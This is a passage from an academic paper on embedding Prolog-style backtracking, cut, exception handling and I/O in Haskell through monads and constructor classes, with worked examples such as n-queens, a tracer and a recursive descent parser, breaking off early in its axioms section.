One of the main innovations of this article is the definition of a backtracking monad transformer, which adds backtracking to an arbitrary monad. Among other things it allows us to study the interplay between backtracking and interaction, which was previously not possible. In addition we propose a simple scheme for encapsulating monads. Encapsulation of computations is vital since it allows us to turn an embedded Prolog program into a pure function.

The article is organized as follows. Section 2 reviews Haskell’s predefined types and gives a short account of constructor classes. Section 3 defines monads and introduces the different constructs of the embedded language. For each linguistic feature — nondeterminism, cut, exception handling, and interaction — a subclass of the basic monadic class is given. Section 4 presents several motivating examples demonstrating among other things the use of higher order computations. An axiomatization of the computational primitives is discussed in Section 5. The axiomatization is applied to show that each finite computation has a simple canonical form. Section 6 describes the construction of a monad supporting the various linguistic features. Perhaps surprisingly, the implementation appears to compare favourably to that of logic languages like Prolog or Mercury [41], which offer nondeterminism as a ‘language primitive’. Section 7 provides some evidence for this claim. Finally, in Section 8 we relate our work to other approaches.

The programs are written in Haskell 98 [37], a recent consolidation of the language, using a few extensions of the class and of the type system. The use of extensions will be announced as we go along.

## 2. Preliminaries

This section briefly reviews the predefined data types `[]`, `Maybe`, and `Either` and gives a short account of Haskell’s constructor classes [20]. The cognoscenti may safely skip this section.

The ubiquitous datatype of polymorphic lists is given by the following datatype declaration.

$$\begin{aligned} \mathbf{data} \ [a] &= [] \mid a : [a] \\ \mathbf{list} &:: b \rightarrow (a \rightarrow b \rightarrow b) \rightarrow [a] \rightarrow b \\ \mathbf{list} \ \mathbf{nil} \ \mathbf{cons} \ [] &= \mathbf{nil} \\ \mathbf{list} \ \mathbf{nil} \ \mathbf{cons} \ (a : as) &= \mathbf{cons} \ a \ (\mathbf{list} \ \mathbf{nil} \ \mathbf{cons} \ as) \end{aligned}$$

The function `list` is the so-called *fold-functional* [40], also known as catamorphism [27], of the list datatype (in Haskell `list` is predefined as `foldr`). It implements a general recursion scheme on lists. Essentially, `list` replaces the list constructors `[]` and `(:)` by functions of appropriate types.

The datatype `Maybe` represents optional values of type `a`; its fold-functional is given by `maybe`.

$$\begin{aligned} \mathbf{data} \ Maybe \ a &= \mathbf{Nothing} \mid \mathbf{Just} \ a \\ \mathbf{maybe} &:: b \rightarrow (a \rightarrow b) \rightarrow \mathbf{Maybe} \ a \rightarrow b \\ \mathbf{maybe} \ \mathbf{nothing} \ \mathbf{just} \ \mathbf{Nothing} &= \mathbf{nothing} \\ \mathbf{maybe} \ \mathbf{nothing} \ \mathbf{just} \ (\mathbf{Just} \ a) &= \mathbf{just} \ a \end{aligned}$$

Finally, the datatype *Either* implements the disjoint union of two types; its fold-functional is accordingly termed *either*.

```
data Either ℓ r      =  Left ℓ | Right r
either             :: (ℓ → a) → (r → a) → Either ℓ r → a
either left right (Left a) =  left a
either left right (Right a) =  right a
```

Haskell's constructor classes support abstraction of common features among type constructors. They are best explained by means of an example. Functional programmers often use the function *map* to apply a function to each element of a given list.

```
map  :: (a → b) → ([a] → [b])
```

This so-called *mapping function* can be defined for arbitrary polymorphic datatypes. For instance, the mapping function on *Maybe* is

```
mapMaybe       :: (a → b) → (Maybe a → Maybe b)
mapMaybe f Nothing = Nothing
mapMaybe f (Just a) = Just (f a) .
```

All mapping functions have a similar type and functionality. By introducing a constructor class we can capture this common idiom.

```
class Functor f where
  map  :: (a → b) → (f a → f b)
```

In *map*'s type the concrete type constructors, `[]` and *Maybe*, have been replaced by a type variable, which additionally appears as an argument of the class *Functor*. By giving so-called instance declarations we can make `[]` and *Maybe* instances of that class.

```
instance Functor [] where
  map f []      = []
  map f (a : as) = f a : map f as
instance Functor Maybe where
  map f Nothing = Nothing
  map f (Just a) = Just (f a)
```

### 3. Embedded Prolog

This section introduces monads as a constructor class and defines the computational primitives of embedded Prolog. For each feature — nondeterminism, cut, exception handling, and interaction — a subclass of the basic monadic class is given.

#### 3.1. Monads

Think of a monad as an abstract type for computations that comes equipped with two principal operations.

```
class Monad m where
  return   ::  a → m a
  (≈≈)    ::  m a → (a → m b) → m b
  (≈)     ::  m a → m b → m b
  m ≈ n  =  m ≈≈ λ_ → n
```

The essential idea of monads is to distinguish between *computations* and *values*. This distinction is reflected on the type level: an element of  $m a$  represents a computation that yields a value of type  $a$ . A computation may involve, for instance, state, exceptions, or nondeterminism. In this article we are, of course, mainly concerned with the latter computational feature.

The trivial computation that immediately returns the value  $a$  is denoted by  $return\ a$ . The operator  $(≈≈)$ , commonly called ‘bind’, combines two computations:  $m ≈ k$  applies  $k$  to the result of the computation  $m$ . The derived operation  $(≈)$  provides a handy shortcut if one is not interested in the result of the first computation;  $m ≈ n$  in effect sequences  $m$  and  $n$ . Passing by we note that  $(≈)$  roughly corresponds to the ‘logical and’. The predicate that always succeeds is given by

```
true  ::  (Monad m) ⇒ m ()
true  =  return () .
```

The operations  $return$  and  $(≈≈)$  constitute the conjunctive kernel of embedded Prolog.

Building upon  $return$  and  $(≈≈)$  we can define an auxiliary function that will prove useful in the sequel: the operator  $(@)$ , sometimes called Kleisli composition, composes two functions involving computations. Contrary to the usual composition it also takes care of computational effects.

```
(@)   ::  (Monad m) ⇒ (b → m c) → (a → m b) → (a → m c)
f @ g = λa → g a ≈≈ f
```

Despite appearances, *Functor* and *Monad* are closely related: every monad can be made an instance of *Functor*.<sup>a</sup>

```
instance (Monad m) ⇒ Functor m where
  map f m  =  m ≈≈ return ∘ f
```

Here,  $map\ f\ m$  applies  $f$  to the result of the computation  $m$ .

### 3.2. Encapsulation

The experienced programmer will probably remark that the class definition of monads is incomplete:  $return$  gets us into a monad,  $(≈≈)$  get us around, but no

---

<sup>a</sup>The instance declaration is not legal Haskell 98 since the instance head, the argument of *Functor*, is not of the form  $T\ a_1\dots a_k$ . Here, we use an extension of the class system [34] implemented both in GHC and in Hugs.

operation is designated to get out of a monad. The following class definition fills the gap.

```
class (Monad m)  $\Rightarrow$  Run m where
    run :: m a  $\rightarrow$  a
```

The function *run* turns a computation into a proper value. In other words it encapsulates a computation thereby restricting the extent of all computational features involved.

The approach taken is not undebatable: in most cases *run* will be a partial function. Consider, for instance, a nondeterministic computation: what should *run* yield if the computation has no or more than one solution? We offer a simple, yet effective solution to this problem. The key idea is to provide additional computational primitives so that the programmer can explicitly deal with issues like this. In the case of nondeterministic computations we supply among others an operation, called *sols*, which collects all solutions of a given computation. Since *sols m* has exactly one solution, it can be safely encapsulated: *run (sols m)* yields a list of all solutions *m* generates.

Not every monad can be encapsulated. The *IO* monad, which provides interaction with the environment, is a notable exception: a computation that possibly depends on external devices or on user input cannot be turned into a value without sacrificing referential transparency. For that reason a variant of *Run* is introduced that defines a mapping into the *IO* monad.

```
class (Monad m)  $\Rightarrow$  Perform m where
    perform :: m a  $\rightarrow$  IO a
```

### 3.3. Backtracking

The following class definition models a small, but significant part of Prolog's backtracking core.

```
class (Monad m)  $\Rightarrow$  Backtr m where
    fail :: m a
    (!) :: m a  $\rightarrow$  m a  $\rightarrow$  m a
    once :: m a  $\rightarrow$  m (Maybe a)
    sols :: m a  $\rightarrow$  m [a]
```

The constant *fail* denotes a failing computation, *(!)* realizes a nondeterministic choice. We agree upon that  $(\gg)$  and  $(\gg)$  take precedence over *(!)*. The operations *fail* and *(!)* constitute the disjunctive kernel of embedded Prolog. Both operations have a simple operational interpretation: *m + n* means ‘try *m* first, if it fails try *n*’, *fail* means ‘the current computation is a cul-de-sac; try another one’. The operational reading indicates that the term ‘nondeterministic choice’ is really a misnomer: *(!)* is not commutative, the order in which the alternatives are presented usually matters, see Section 5.8.

The operations *once* and *sols* encode computational behaviour using the data types *Maybe* and  $[]$ : *once m* returns *Nothing* if *m* fails and *Just a*, where *a* is the

first solution of  $m$ , otherwise. Accordingly,  $sols\ m$  returns the list of all solutions of  $m$ . Both  $once\ m$  and  $sols\ m$  succeed exactly once. Among other things they are useful for encapsulating nondeterministic computations: if  $m$  has type  $m\ a$ , then  $run\ (once\ m)$  of type  $Maybe\ a$  computes the first solution of  $m$  and  $run\ (sols\ m)$  of type  $[a]$  yields a list of all solutions. Furthermore, the operation  $once$  will prove important for the axiomatization of the backtracking core as it allows us to characterize deterministic computations, see Section 5.2.

A word of warning is appropriate:  $once$  differs from Prolog's  $once$  in that the former succeeds exactly once whereas the latter may fail. It is not difficult, however, to define the latter in terms of the former.

$$\begin{aligned} atMostOnce &:: (Backtr\ m) \Rightarrow m\ a \rightarrow m\ a \\ atMostOnce\ m &= once\ m \gg= maybe\ fail\ return \end{aligned}$$

The other way round is equally easy.

$$\begin{aligned} once &:: (Backtr\ m) \Rightarrow m\ a \rightarrow m\ (Maybe\ a) \\ once\ m &= atMostOnce\ (map\ Just\ m \mid return\ Nothing) \end{aligned}$$

Using  $once$  we can also implement Prolog's *negation as failure*.

$$\begin{aligned} naf &:: (Backtr\ m) \Rightarrow m\ a \rightarrow m\ () \\ naf\ m &= once\ m \gg= maybe\ true\ (\lambda_-\rightarrow fail) \end{aligned}$$

The operation  $naf$  reverts the notions of success and failure: if  $m$  fails, then  $naf\ m$  succeeds and vice versa.

Having defined the backtracking core it is time to elaborate on the differences between Prolog and embedded Prolog. A Prolog procedure defines a relationship between objects. The well-known procedure  $append\ (X, Y, Z)$ , for example, defines a relation between lists: it is true if  $Z$  is the catenation of  $X$  and  $Y$ . Since  $append$  defines a relation, it may be used in different modes: to catenate two lists or to split a list into two. This property has inspired the characterization of Prolog as a 'relational programming language'. In embedded Prolog we cannot define a true relation; we must commit ourselves to a certain mode: to catenate two lists we simply use  $(++)$ , for splitting a list into two we define

$$\begin{aligned} split &:: (Backtr\ m) \Rightarrow [a] \rightarrow m\ ([a], [a]) \\ split\ [] &= return\ ([], []) \\ split\ (a : x) &= return\ ([], a : x) \\ &\mid split\ x \gg= \lambda(y, z) \rightarrow return\ (a : y, z) . \end{aligned}$$

Generally, a *directed* relation between  $a$  and  $b$  is represented by a function of type  $a \rightarrow m\ b$  where  $m$  is a backtracking monad. It is debatable whether the restriction to directed relations is severe. Two observations suggest that this might not be the case. First, true relational programming is hard to achieve: the goal  $append\ (X, [1, 2], X)$ , for instance, does not fail but diverges instead. A high percentage of Prolog programs probably defines only directed relations. Second, the

importance of modes seems to be widely accepted as documented by their integration into the logic language Mercury [41].

We conclude the section by noting that the second-orderness of  $(\text{!})$ , *once*, and *sols* poses no problems since computations are first-class citizens in Haskell. Here is another useful higher-order combinator, which implements the union of directed relations.

$$\begin{aligned} (\oplus) &:: (Backtr m) \Rightarrow (a \rightarrow m b) \rightarrow (a \rightarrow m b) \rightarrow (a \rightarrow m b) \\ f \oplus g &= \lambda a \rightarrow f a \sqcup g a \end{aligned}$$

### 3.4. The cut

Prolog offers a predefined predicate, called *cut* and denoted  $!$ , for improving time and space behaviour of programs. We introduce this control construct as a subclass of *Backtr*.

```
class (Backtr m) ⇒ Cut m where
    !      :: m ()
    call   :: m a → m a
```

The *cut* succeeds exactly once and returns  $()$ . As a side-effect it discards *all* previous alternatives or choice points. The operation *call* may be used to delimit the effect of a *cut*: *call m* executes *m*; if the *cut* is invoked in *m*, it discards only the choices made since *m* was called. Note that in Prolog the effect of a *cut* is local to a procedure: a *cut* commits Prolog to all choices made since the so-called parent goal was invoked, see [42].

A useful derived operation is

$$\begin{aligned} only &:: (Cut m) \Rightarrow a \rightarrow m a \\ only a &= ! \gg return a , \end{aligned}$$

which combines the *cut* and *return*. Using *only* we can re-implement the function *atMostOnce*

$$\begin{aligned} atMostOnce &:: (Cut m) \Rightarrow m a \rightarrow m a \\ atMostOnce m &= call (m \gg only) , \end{aligned}$$

which shows that *once* is in some sense a tamed variant of the *cut*. In Prolog the *cut* is the basis for implementing the negation as failure rule. Here is the corresponding definition in embedded Prolog — recall that  $(\gg)$  takes precedence over  $(\text{!})$ .

$$\begin{aligned} naf &:: (Cut m) \Rightarrow m a \rightarrow m () \\ naf m &= call (m \gg ! \gg fail \sqcup true) \end{aligned}$$

The definition of *naf* makes use of a common programming idiom, the so-called *cut-fail combination*. When  $! \gg fail$  is executed, control is passed to the nearest enclosing invocation of *call*, which in turn instantly fails.

Having given two definitions of both *atMostOnce* and *naf* the question naturally arises as to whether they are equivalent in each case. It turns out that the two variants of *atMostOnce* are, in fact, equivalent, while the variants of *naf* are subtly different, see Sections 5.8 and 5.10.

### 3.5. Exception handling

We provide one operation for signaling and one for trapping exceptional situations.

```
type Err = String
class (Monad m) ⇒ Exc m where
    raise :: Err → m a
    try   :: m a → m (Either Err a)
```

Their operational behaviour is as follows: *try m* executes *m*; if *m* signals an exception by executing, say, *raise e*, then *try m* returns *Left e*, otherwise it returns *Right a* where *a* is the result of *m*.

The Prolog ISO standard incorporates two similar constructs, termed *throw* and *catch*. The control construct *throw* is tantamount to *raise*; *catch* is a mild variant of *try* and can be easily defined in terms of it.

```
catch      :: (Exc m) ⇒ m a → (Err → m a) → m a
catch m h = try m ≫= either h return
```

The converse holds as well.

```
try      :: (Exc m) ⇒ m a → m (Either Err a)
try m   = catch (map Right m) (return ∘ Left)
```

We prefer *try* to *catch* for a simple reason: the axioms for *try* are more readable than the corresponding ones for *catch*.

### 3.6. Input and output

The I/O system sublanguage offers basic operations for terminal and file input and output.

```
class (Monad m) ⇒ InOut m where
    out     :: String → m ()
    inp    :: m String
    outFile :: FilePath → String → m ()
    inpFile :: FilePath → m String
```

The operation *out s* writes *s* to the standard output device, *inp* reads a line of characters from the standard input device. Likewise, *outFile path s* appends *s* to the file named *path* and *inpFile path* reads the file named *path* and returns its contents as a string.

## 4. Examples

The following examples are intended to illustrate the use of the computational primitives giving a feel for the differences between Prolog and embedded Prolog. Some of these definitions employ so-called **do**-expressions, which provide a more readable, first-order syntax for ( $\gg=$ ) and ( $\gg$ ). The syntax and semantics of **do**-

expressions are given by the following identities:<sup>b</sup>

$$\begin{aligned}\mathbf{do} \{ m; e \} &= m \gg \mathbf{do} \{ e \} \\ \mathbf{do} \{ p \leftarrow m; e \} &= m \gg \lambda p \rightarrow \mathbf{do} \{ e \} \\ \mathbf{do} \{ \mathbf{let} bs; e \} &= \mathbf{let} bs \mathbf{in} \mathbf{do} \{ e \} \\ \mathbf{do} \{ e \} &= e .\end{aligned}$$

The **do**-expressions above use braces and semi-colons to indicate the begin and end of commands. In the examples below we will employ layout to convey the same information. Briefly, Haskell's layout rule ("offside rule") is activated if the open brace following **do** is missing. Then the indentation of the next symbol is remembered. For each following line, if it is indented more, then the previous command is continued; if it is indented the same amount, a new command begins; and if it is indented less, then the **do**-expression ends. Note that the same rule also applies to **where**, **let**, and **case**, see [37].

#### 4.1. Transitive closure

The famous textbook by Sterling and Shapiro [42] introduces Prolog's basic constructs using the running example of a 'Biblical family database'. Here is a small excerpt reformulated in monadic terms.

$$\begin{aligned}child &:: (\text{Backtr } m) \Rightarrow \text{String} \rightarrow m \text{ String} \\ child "terach" &= \text{return "abraham"} \mid \text{return "nachor"} \mid \text{return "haran"} \\ child "abraham" &= \text{return "isaac"} \\ child "haran" &= \text{return "lot"} \mid \text{return "milcah"} \mid \text{return "yiscah"} \\ child "sarah" &= \text{return "isaac"} \\ child _ &= \text{fail}\end{aligned}$$

Note that the last equation of *child* explicitly states that persons not listed before have no children. This proviso is necessary since *child "lot"* would otherwise provoke a runtime error. By contrast, negative information of this kind is left implicit in the corresponding Prolog program.

Using the combinators defined in the previous sections we can define a couple of useful relations: by composing *child* with itself we obtain the *grandChild* relation.

$$\begin{aligned}grandChild &:: (\text{Backtr } m) \Rightarrow \text{String} \rightarrow m \text{ String} \\ grandChild &= child \odot child\end{aligned}$$

The example illustrates that the Kleisli composition corresponds to the relational composition if the underlying structure is a backtracking monad. Recall that the operator ( $\odot$ ) defines the union of two relations. Combining the two yields the

---

<sup>b</sup>Note that the second equation holds only if matching against the pattern *p* cannot fail. All the patterns we employ — variables and tuples of variables — satisfy this constraint.

transitive closure.

$$\begin{aligned} \text{descendant} &:: (\text{Backtr } m) \Rightarrow \text{String} \rightarrow m \text{ String} \\ \text{descendant} &= \text{transitiveClosure child} \\ \text{transitiveClosure} &:: (\text{Backtr } m) \Rightarrow (a \rightarrow m a) \rightarrow (a \rightarrow m a) \\ \text{transitiveClosure } m &= m \oplus (\text{transitiveClosure } m @ m) \end{aligned}$$

The definition of *descendant* in terms of *transitiveClosure* nicely illustrates the use of higher-order functions for capturing common patterns of computation. In a first-order language we are forced to repeat the definition of *transitiveClosure* for every base relation.

The code of *transitiveClosure* exhibits a slight inefficiency: the base relation *m* is called twice at each level of recursion. This can be avoided by factorising *transitiveClosure*.

$$\begin{aligned} \text{transitiveClosure}' &:: (\text{Backtr } m) \Rightarrow (a \rightarrow m a) \rightarrow (a \rightarrow m a) \\ \text{transitiveClosure}' m &= (\text{return } \oplus \text{transitiveClosure}' m) @ m \end{aligned}$$

Note that *transitiveClosure m* and *transitiveClosure' m* are generally not equivalent if *m* involves computational effects such as output, see Section 5.8.

It is well-known that the implementation of the transitive closure works only if the base relation defines an acyclic graph — which should certainly be the case for *child*. For the sake of example let us fake the *child* relation.

```
child "abraham" = ... + return "terach" -- cycle
```

Now, *descendant "terach"* produces an infinite list of solutions: the first loop in the graph is entered and unrolled ad infinitum. To block this loop we keep track of the nodes we have already visited. If a cycle is detected, an exception is raised, which signals that the input data is faulty.

$$\begin{aligned} \text{transitiveClosure}'' &:: (\text{Exc } m, \text{Backtr } m, \text{Eq } a) \Rightarrow (a \rightarrow m a) \rightarrow (a \rightarrow m a) \\ \text{transitiveClosure}'' m a &= \text{aux } a [a] \\ \text{where aux } b \text{ as} &= \text{do } c \leftarrow m b \\ &\quad \text{if elem } c \text{ as then raise "cycle"} \\ &\quad \text{else return } c + \text{aux } c (c : \text{as}) \end{aligned}$$

Here, *elem* is the list membership function. Note that the type of the function reflects the computational features involved in its definition.

#### 4.2. Queens problem

A common technique employed by Prolog programmers is generate-and-test. One of the standard instances of this technique tackles the *n* queens problem: *n* queens must be placed on a standard chess board so that no two pieces are threatening each other under the rules of chess. The algorithmic idea is quite simple: the queens are placed columnwise from right to left; each new position is checked against the previously placed queens.

$$\begin{aligned} \text{queens} &:: (\text{Backtr } m) \Rightarrow \text{Int} \rightarrow m [\text{Int}] \\ \text{queens } n &= \text{place } n [1..n] [] [] \end{aligned}$$

The third argument of *place* records the threatened positions on the up-diagonal; the fourth argument on the down-diagonal.

```

place      :: (Backtr m) ⇒ Int → [Int] → [Int] → [Int] → m [Int]
place 0 rs d1 d2 = return []
place i rs d1 d2 = do (q, rs') ← select rs
                      let q1 = q - i
                      let q2 = q + i
                      guard (not (elem q1 d1))
                      guard (not (elem q2 d2))
                      qs ← place (i - 1) rs' (q1 : d1) (q2 : d2)
                      return (q : qs)

```

The auxiliary function *select* nondeterministically chooses an element from a list. The selected element and the residue list are returned.

```

select      :: (Backtr m) ⇒ [a] → m (a, [a])
select []    = fail
select (a : x) = return (a, x)
                + do {(b, x') ← select x; return (b, a : x')}

```

Finally, *guard* maps a Boolean value to the corresponding computation:

```

guard      :: (Backtr m) ⇒ Bool → m ()
guard b    = if b then true else fail .

```

#### 4.3. A simple tracer

The following two examples illustrate the combination of backtracking and interaction.

The function *trace* implements a simple trace facility based on the 4 port procedure model of Prolog [30]: *trace m msg* behaves as *m* except that the user is informed when (i) *m* is called the first time, (ii) *m* is exited upon success, (iii) *m* fails, and (iv) *m* is re-entered upon backtracking.

```

trace      :: (Backtr m, InOut m) ⇒ m a → String → m a
trace m msg = do (say "call" + say "fail" ≫ fail)
                  a ← m
                  (say "exit" + say "redo" ≫ fail)
                  return a
where say s = out (s ++ ":" ++ msg ++ "\n")

```

Double use is made of the idiom  $m_1 \gg (\iota_1 + \iota_2 \gg \text{fail}) \gg m_2$ , where  $\iota_1$  and  $\iota_2$  succeed exactly once, which provides the key to *trace*'s definition. If  $m_1$  succeeds,  $\iota_1$  is executed and then  $m_2$ . If  $m_2$  subsequently fails,  $\iota_1$  is retried. This attempt, however, fails since  $\iota_1$  succeeds exactly once. In turn  $\iota_2 \gg \text{fail}$  is executed, which fails, as well, passing control to  $m_1$ . To summarize, we have that  $\iota_1$  is executed on the way from  $m_1$  to  $m_2$  and  $\iota_2$  on the way back.

We may also assign a ‘logical’ meaning to *trace* using the axioms to be presented in Section 5. Given the definition of *tchild*

```
tchild :: (Backtr m, InOut m)  $\Rightarrow$  String  $\rightarrow$  m String
tchild a = trace (child a) ("child "  $\text{\texttt{++}}$  a)
```

one can show, for instance, that *transitiveClosure' tchild "abraham" >> fail* is equivalent to

```
out "call: child abraham"  $\gg$  out "exit: child abraham"
 $\gg$  out "call: child isaac"  $\gg$  out "fail: child isaac"
 $\gg$  out "redo: child abraham"  $\gg$  out "fail: child abraham"
 $\gg$  fail .
```

A proof of this claim appears in Section 5.9.

#### 4.4. A simple Prolog shell

The function *shell* constitutes a rudimentary, interactive Prolog shell: *shell m* displays the first solution of *m* and prompts the user for instructions — if *m* has no solutions, it simply says “no.” and stops. If the user types “y”, the next solution is presented, otherwise it terminates.

```
shell :: (Backtr m, InOut m, Show a)  $\Rightarrow$  m a  $\rightarrow$  m ()
shell m = do a  $\leftarrow$  m
           out (show a  $\text{\texttt{++}}$  "\n"  $\text{\texttt{++}}$  "more? ")
           s  $\leftarrow$  inp
           guard (s / $=$  "y")
           | out "no."
```

#### 4.5. Parsing

A popular application of backtracking monads is recursive descent parsing [18]. In this section we briefly review the basic idea, illustrate the use of *!* and *call* for improving the space behaviour of parsers, and show how to combine parsing with interaction.

Basically, a parser is a function that takes a list of tokens and returns a pair consisting of an abstract syntax tree and the unconsumed suffix of the token list:  $[Token] \rightarrow (a, [Token])$ . A nondeterministic parser is simply a directed relation of that type.<sup>c</sup>

```
type Token = String
newtype Parser m a =  $[Token] \rightarrow m (a, [Token])$ 
```

Note that essentially the same approach is taken in Prolog’s definite clause grammars [42]. On a more abstract level a parser combines backtracking with a *backtrackable state*. If *m* is a backtracking monad, then *Parser m* can be made into an

---

<sup>c</sup>Note that we omit data constructors of **newtype** definitions to improve readability.

instance of *Monad* and *Backtr*.

```
instance (Monad m)  $\Rightarrow$  Monad (Parser m) where
  return a =  $\lambda \text{inp} \rightarrow \text{return} (a, \text{inp})$ 
  m  $\gg=$  k =  $\lambda \text{inp} \rightarrow m \text{ inp} \gg= \lambda (a, \text{inp}') \rightarrow k a \text{ inp}'$ 
instance (Backtr m)  $\Rightarrow$  Backtr (Parser m) where
  fail =  $\lambda \text{inp} \rightarrow \text{fail}$ 
  m + n =  $\lambda \text{inp} \rightarrow m \text{ inp} + n \text{ inp}$ 
```

The implementation of *once* and *sols* is left as an exercise to the reader.

Parsing with monads is popular mainly because grammars in EBNF can be easily converted into recursive descent parsers. For each grammar construction such as sequencing, alternation, or repetition there is a corresponding parser combinator. Of course, ( $\gg=$ ) implements sequencing and ( $\mid$ ) alternation. Repetition is a derived operation.

```
many :: (Backtr m)  $\Rightarrow$  m a  $\rightarrow$  m [a]
many m = ms
where ms = do a  $\leftarrow$  m
        as  $\leftarrow$  ms
         $\text{return} (a : as)$ 
        |  $\text{return} []$ 
```

The combinator *many* is not specific to parsing. Its type signature shows that *many* may be used for arbitrary backtracking monads. Its use is, however, pointless for pure nondeterministic computations, for which *many m* simply loops.

Terminal symbols are recognized by *literal*.

```
literal :: (Backtr m)  $\Rightarrow$  Token  $\rightarrow$  Parser m Token
literal a = satisfy (a ==)
```

The parser *satisfy p* determines whether the next input token belongs to a class of symbols specified by the predicate *p*.

```
satisfy :: (Backtr m)  $\Rightarrow$  (Token  $\rightarrow$  Bool)  $\rightarrow$  Parser m Token
satisfy p =  $\lambda \text{inp} \rightarrow \text{case } \text{inp} \text{ of } [] \rightarrow \text{fail}$ 
           a : as | p a  $\rightarrow$   $\text{return} (a, as)$ 
           | otherwise  $\rightarrow$  fail
```

Finally, we require a primitive for applying a parser to a given list of input tokens.

```
apply :: (Backtr m)  $\Rightarrow$  Parser m a  $\rightarrow$  [Token]  $\rightarrow$  Parser m a
apply p inp =  $\lambda \text{inp}' \rightarrow \text{do} (a, \text{rest}) \leftarrow p \text{ inp}'$ 
              guard (null rest)
               $\text{return} (a, \text{inp}')$ 
```

Note that the guard in the second line checks whether the input is completely consumed by the parser.

Let us illustrate the monadic parsing combinators using the following sample grammar for a toy functional language. This example is inspired by a similar one given in [39].

```

program  → decl*
decl     → var var* = exp ;
exp      → var aexp* | aexp
aexp    → int | ( exp )

```

The corresponding parser essentially augments the grammar with code for constructing the abstract syntax tree. Here is the parser for declarations.

```

data Decl = Decl Var [Var] Exp
decl :: (Backtr m) ⇒ Parser m Decl
decl = do f ← var
         as ← many var
         literal "="
         e ← exp
         literal ";""
         return (Decl f as e)

```

The code nicely exemplifies the direct correspondence between EBNF notation and monadic parsing combinators. Fig. 1 presents the complete parser for the example grammar.

It is well-known that backtracking parsers inherently suffer from a serious *space leak*. Consider the definition of  $m \mid n$  and note that the input is passed to both  $m$  and  $n$ . Thus, the input cannot be garbage collected until  $n$  is invoked. If  $m$  parses a large part of the input, then a great deal of space is required to hold these already-parsed tokens, just in case  $m$  finally fails and  $n$  needs to be considered. Judicious use of  $!$  can help to improve the situation. Before demonstrating the use of the cut, we must lift it into the realm of parsers.

```

instance (Cut m) ⇒ Cut (Parser m) where
  !      = λinp → ! ≫ λa → return (a, inp)
  call m = λinp → call (m inp)

```

Now, re-consider the definition of  $decl$ . This production is the only one that contains the literal ‘=’. Once the equal sign has been recognized, there is no need ever to backtrack beyond this point.<sup>d</sup>

```

decl :: (Cut m) ⇒ Parser m Decl
decl = do f ← var
         as ← many var
         literal "="
         !
         e ← exp
         literal ";""
         return (Decl f as e)

```

---

<sup>d</sup>Interestingly, this property also holds for the Haskell grammar.

```

data Program = Program [Decl]
data Decl = Decl Var [Var] Exp
data Exp = Int Int
           | App Var [Exp]
type Var = String

program :: (Backtr m) ⇒ Parser m Program
program = map Program (many decl)
decl :: (Backtr m) ⇒ Parser m Decl
decl = do f ← var
       as ← many var
       literal "="
       e ← exp
       literal ";"
       return (Decl f as e)
exp, aexp :: (Backtr m) ⇒ Parser m Exp
exp = do f ← var
       as ← many aexp
       return (App f as)
       | aexp
aexp = map Int int
      | do literal "("
         e ← exp
         literal ")"
         return e
var :: (Backtr m) ⇒ Parser m String
var = satisfy (all isAlpha)
int :: (Backtr m) ⇒ Parser m Int
int = map read (satisfy (all isDigit))

```

Fig. 1. A parser for the example grammar.

Recall that the cut discards *all* previous choice points effectively freeing the space retained by `(!)`.

The cut may also be used to implement a more space economical variant of `many`. Note that `many m` returns *all* possible parses with the longest first. Even when *m* is deterministic, `many m` returns  $n + 1$  solutions if *m* can be applied  $n$  times in sequence. Here is `many`, rewritten with `!` and `call`.

```
many'          :: (Cut m) ⇒ m a → m [a]
many' m        = call ms
where ms      = do a ← m
                  !
                  as ← ms
                  return (a : as)
|   return []
```

Once *m* succeeds, the cut discards the second branch, `return []`, and alternative solutions to *m*. The effect of the cut, however, does not extend beyond `many' m`.

Finally, let us show how to combine parsing and interaction. Assume for the sake of example that we want to augment our toy language by a simple facility for the inclusion of files (analogous to C's `#include` directive).

```
incldecl → include var ;
```

The intention is that `include path;` behaves as if the declaration were replaced by the contents of the file *path*. Now, to implement the corresponding parser we must make *Parser m* an instance of *InOut*. We will, however, postpone the necessary declaration until Section 6.1, where it is given in a more general setting.

```
incldecl :: (Backtr m, InOut m) ⇒ Parser m Program
incldecl = do literal "include"
              path ← var
              cnts ← inpFile path
              ds ← apply program (lexer cnts)
              literal ";" 
              return ds
```

The parser `incldecl` determines the file name and uses `inpFile` to read its contents. Assuming a predefined function `lexer :: String → [Token]` the parser `program` is then applied to the tokenized input. The resulting abstract syntax tree is finally returned. Note that `apply` automatically saves and restores the current input so that nested calls to `apply` work, in fact, properly.

## 5. Axioms

This section is concerned with the axiomatic characterization of the proposed computational primitives. The primary purpose of the axiomatic approach is to aid the programmer in stating and proving properties about programs. Using the axioms we will be able, for instance, to answer questions like the following.

Are  $(out s \gg m) \mid n$  and  $out s \gg (m \mid n)$  equivalent?

What is the meaning of  $sols (out s \mid ! \gg raise e)$ ?

Are the two definitions  $naf_1 m = once m \gg maybe true (\lambda_- \rightarrow fail)$  and  $naf_2 m = call (m \gg ! \gg fail \mid true)$  equivalent?

As the main result of this section we present a normal form for the language defined in Section 3. This result shows that the axioms are expressive enough to transform each finite computation into a canonical form.

### 5.1. Monads

For each computational feature we will specify a handful of axioms that try to capture our intuition about this feature. To begin with the basic monadic operations must be related by

$$return a \gg k = k a \quad (M1)$$

$$m \gg return = m \quad (M2)$$

$$(m \gg k) \gg \ell = m \gg (\lambda a \rightarrow k a \gg \ell) . \quad (M3)$$

These so-called *monad laws* are easier to remember if we rephrase them in terms of the Kleisli composition.

$$f @ return = f \quad (M1')$$

$$return @ f = f \quad (M2')$$

$$f @ (g @ h) = (f @ g) @ h \quad (M3')$$

Now the monoidal structure becomes apparent:  $(@)$  is associative with *return* as its left and right unit.

We have noted in Section 3.1 that every monad can be considered as a functor. If  $map f m$  is defined as  $m \gg return \circ f$ , then it automatically satisfies the so-called *functor laws*:

$$map id = id \quad (F1)$$

$$map (f \circ g) = map f \circ map g . \quad (F2)$$

Both laws can be easily derived from the monad laws.

### 5.2. Backtracking

Before listing the axioms for the backtracking primitives we should stress that our intention is to axiomatize *sequential* Prolog and not its abstract Horn logic core. We will see that Prolog has a much weaker theory. Many of the laws that are sound from a logical point of view do not hold for Prolog. This is, of course, due to the use of backtracking, a depth-first search strategy, which is known to be incomplete. However, it is because of this search strategy that the addition of other computational features such as interaction or exception handling makes sense: if

a computation involves, for instance, interaction, a strict left to right execution is indispensable.

Turning to the laws we have that  $\text{fail}$  and  $(\text{!})$  form a monoid, ie  $\text{fail}$  is the neutral element of  $(\text{!})$  and  $(\text{!})$  is associative.

$$\text{fail} \mathrel{\text{:}\!\!\!=} m \quad (\text{B1})$$

